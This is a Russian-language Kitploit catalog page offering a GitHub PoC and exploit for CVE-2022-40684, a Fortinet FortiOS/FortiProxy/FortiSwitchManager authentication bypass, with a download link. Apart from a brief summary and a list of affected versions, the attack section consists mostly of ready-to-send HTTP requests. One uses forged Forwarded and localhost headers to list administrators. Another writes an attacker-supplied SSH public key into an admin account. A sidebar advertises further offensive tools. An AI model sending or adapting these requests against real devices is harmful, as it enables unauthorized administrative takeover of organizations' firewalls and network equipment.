
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/hughink/cve-2022-40684
Аутентификация и авторизацияАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed Teaming
GitHubhughink/cve-2022-40684

CVE-2022-40684

PoC и эксплойт для CVE-2022-40684, обход аутентификации в интерфейсах управления Fortinet FortiOS, FortiProxy и FortiSwitchManager, позволяющий получить несанкционированный административный доступ через специально сформированные HTTP-запросы.

Репозиторий
113964 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    324
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2022-40684

Соблюдение закона:

Любое физическое или юридическое лицо, использующее сеть, должно соблюдать конституционные законы, соблюдать общественный порядок, уважать общественную мораль, не наносить ущерб сетевой безопасности и не использовать сеть для действий, наносящих ущерб национальной безопасности, чести и интересам.

Краткое описание уязвимости:

Fortinet — всемирно известный поставщик продуктов и решений для сетевой безопасности, включая брандмауэры, антивирусное программное обеспечение, системы предотвращения вторжений и компоненты защиты конечных точек. В интерфейсе управления затронутых продуктов FortiOS, FortiProxy и FortiSwitchManager можно обойти аутентификацию, используя альтернативный путь или канал, и выполнять операции в интерфейсе управления без аутентификации с помощью специально созданных HTTP- или HTTPS-запросов.

Уровень риска:

Высокий

Затронутые версии:

FortiOS версии 7.2.0 - 7.2.1 FortiOS версии 7.0.0 - 7.0.6 FortiProxy версии 7.2.0 FortiProxy версии 7.0.0 - 7.0.6 FortiSwitchManager версии 7.2.0 FortiSwitchManager версии 7.0.0

Определение активов:

title="FortiProxy“

title="FortiGate"

Воспроизведение уязвимости:

poc

image

GET /api/v2/cmdb/system/admin HTTP/1.1
Host: 目标
User-Agent: Node.js
Accept-Encoding: gzip, deflate
Accept: */*
Hosts: 127.0.0.1:9980
Forwarded: by="[127.0.0.1]:80";for="[127.0.0.1]:49490";proto=http;host=
X-Forwarded-Vdom: root
EXP

image


PUT /api/v2/cmdb/system/admin/用户名 HTTP/2
Host: 目标
User-Agent: Report Runner
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Forwarded: for="[127.0.0.1]:8888";by="[127.0.0.1]:8888"
Content-Length: 589
Content-Type: application/json

{"ssh-public-key1": "\"公钥内容\""}

image

image

Скачать инструмент






